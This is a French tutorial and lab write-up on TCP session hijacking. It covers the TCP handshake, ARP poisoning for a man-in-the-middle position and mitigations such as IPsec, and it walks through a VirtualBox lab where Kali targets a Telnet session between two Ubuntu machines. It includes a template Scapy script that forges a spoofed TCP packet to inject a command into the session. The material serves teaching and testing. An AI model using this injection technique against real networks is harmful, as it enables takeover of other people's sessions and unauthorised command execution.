
Lors de l'établissement d'une session TCP, le client commence par envoyer un paquet SYN (SYN = synchronisation) avec un numéro de séquence. Ce nombre est utilisé pour assurer la transmission des paquets dans un ordre chronologique. Il est augmenté de 1 avec chaque paquet. Les deux côtés de la connexion attendent un paquet avec un numéro de séquence spécifié. Le premier numéro de séquence pour les deux directions est aléatoire. Le serveur répond avec un paquet SYN/ACK (ACK = accusé de réception) qui contient le numéro de séquence du client + 1 et également un numéro de séquence de départ propre. Le client confirme tout avec un paquet ACK comprenant le numéro de séquence du serveur + 1, après quoi la session est établie.

Pour détourner une session, il est nécessaire d'envoyer un paquet avec un bon numéro de séquence, sinon ils sont rejetés. Vous pouvez capturer la connexion existante, cela fonctionne sans problème dans les réseaux qui utilisent des Hubs, mais pour le faire dans un réseau commuté, vous avez une seule option : Man in the middle !

Pour faire Man in the middle, nous utilisons l'ARP Poison Routing. ARP (protocole de résolution d'adresse) relie les adresses MAC aux adresses IP pour rendre possible un transfert de données sur Ethernet.

Afin de capturer la connexion entre deux hôtes, l'attaquant envoie un paquet ARP manipulé à l'un des hôtes contenant l'IP du deuxième hôte et le MAC de l'attaquant. Ainsi, cet hôte envoie chaque paquet destiné au deuxième hôte à l'attaquant. La même chose est faite avec l'autre hôte, l'attaquant lui-même transmet simplement les paquets, il agit donc comme un intermédiaire invisible, comme Man in the middle.

Pour pirater la session, nous attendons un paquet et utilisons les informations qu'il contient : l'adresse IP source, l'adresse IP de destination, le port source, le port de destination et le numéro de séquence. Avec ces données, nous créons notre propre paquet et l'envoyons immédiatement au serveur. Le serveur l'accepte et augmente le numéro de séquence attendu pour le prochain paquet. Dès que le prochain paquet du véritable client arrive, le serveur le rejette en tant qu'obsolète, de sorte que le client est désynchronisé et perd la connexion.



Mesures d'atténuation

Pour défendre un réseau contre le piratage de session, un défenseur doit mettre en œuvre des mesures de sécurité à la fois au niveau de l'application et au niveau du réseau. Les piratages au niveau du réseau peuvent être évités en chiffrant les paquets de sorte que le pirate ne puisse pas déchiffrer les en-têtes de paquets pour obtenir des informations qui faciliteront le spoofing. Ce chiffrement peut être fourni en utilisant des protocoles tels que IPSEC, SSL, SSH, etc. Le protocole de sécurité Internet (IPSEC) a la capacité de crypter le paquet sur une clé partagée entre les deux parties impliquées dans la communication. IPsec fonctionne en deux modes : Transport et Tunnel.

En mode Transport, seules les données envoyées dans le paquet sont cryptées, tandis qu'en mode Tunnel, les en-têtes de paquets et les données sont cryptées, ce qui est plus restrictif.

LAB : TCP Session Hijacking

Dans ce LAB, nous allons présenter l'attaque de TCP Session Hijacking.

Les Outils qu'on va utiliser sont:


1. Oracle VM VirtualBox
2. Machine Virtuelle (Attaquant): Kali Linux
3. Deux machines virtuelles (Victimes): Ubuntu / Ubuntu Server
4. Outil: Wireshark, Script Python.

Première chose qu'on va faire est de démarrer toutes les machines virtuelles.


On doit configurer les machines virtuelles (Kali, Ubuntu, Ubuntu Server) pour qu'elles soient dans la même plage réseau. Pour ça on va changer les paramètres de les machines virtuelles. On suit les étapes suivants pour chaque une des machines:

Configuration —> Réseau —> Mode d'accès réseau


Dans le mode accès réseau on va choisir Accès par pont et on click sur Ok.




Maintenant on doit connaître l'adresse IP de chaque machine. Pour toutes les machines, on va ouvrir “Terminal” et taper la commande suivante: `ifconfig`.



L'adresse IP de notre machine Ubuntu est : **192.168.1.36**





L'adresse IP de notre machine Ubuntu Server est : **192.168.1.37**



L'adresse IP de notre machine Kali est : **192.168.1.38**

Maintenant On doit tester le ping. On teste le ping en utilisant pour les trois machines la commande suivante: `ping @IP`




Maintenant On va établir une connexion entre les deux machines Ubuntu et Ubuntu Server en utilisant *Telnet*.


Depuis notre machine Ubuntu, on lancer *Terminal* et on tape la commande `telnet` suivie de l'adresse IP de la machine Ubuntu Server. La commande sera donc :

```
telnet 192.168.1.37
```


Après on doit saisir le mot de passe de la machine Ubuntu Server.



On va lister les dossiers qui existent déjà dans le chemin `/home/kali` pour qu'on puisse comparer à la fin est ce qu'il y a quelque chose de nouveau.



Alors en revenant à notre machine Kali et on lançant Wireshark et analyser le flux réseau, on va remarqué qu'il ya une connection telnet établie.



Pour qu'on puisse lancer notre attaque, on va utiliser le script suivant:

```
#!/usr/bin/python3
from scapy.all import *
IPLayer = IP(src="x.x.x.x", dst="y.y.y.y")
```

```
TCPLayer = TCP(sport = X, dport = 23, flags="A", seq=Y)
data="\n (command or script) \n"
pkt = IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose=0)
```


Voici un résumé de ce que fait chaque partie du script :

- 1- L'importation du module **Scapy** pour la manipulation des paquets réseau.**
- 2- La création d'une couche **IP (IPLayer)** avec une adresse source (**src**) spécifiée ("x.x.x.x") et une adresse de destination (**dst**) spécifiée ("y.y.y.y").**
- 3- La création d'une couche **TCP (TCPLayer)** avec un port source (**sport**) spécifié (**X**), un port de destination (**dport**) spécifié (**23 pour Telnet**), le drapeau "**A**" pour indiquer un accusé de réception, et un numéro de séquence (**seq**) spécifié (**Y**).**
- 4- La définition d'une variable de données (**data**) qui contient la commande ou le script à envoyer dans le paquet TCP.**
- 5- La construction du paquet en ajoutant la couche **IP (IPLayer)**, la couche **TCP (TCPLayer)** et les données (**data**).**
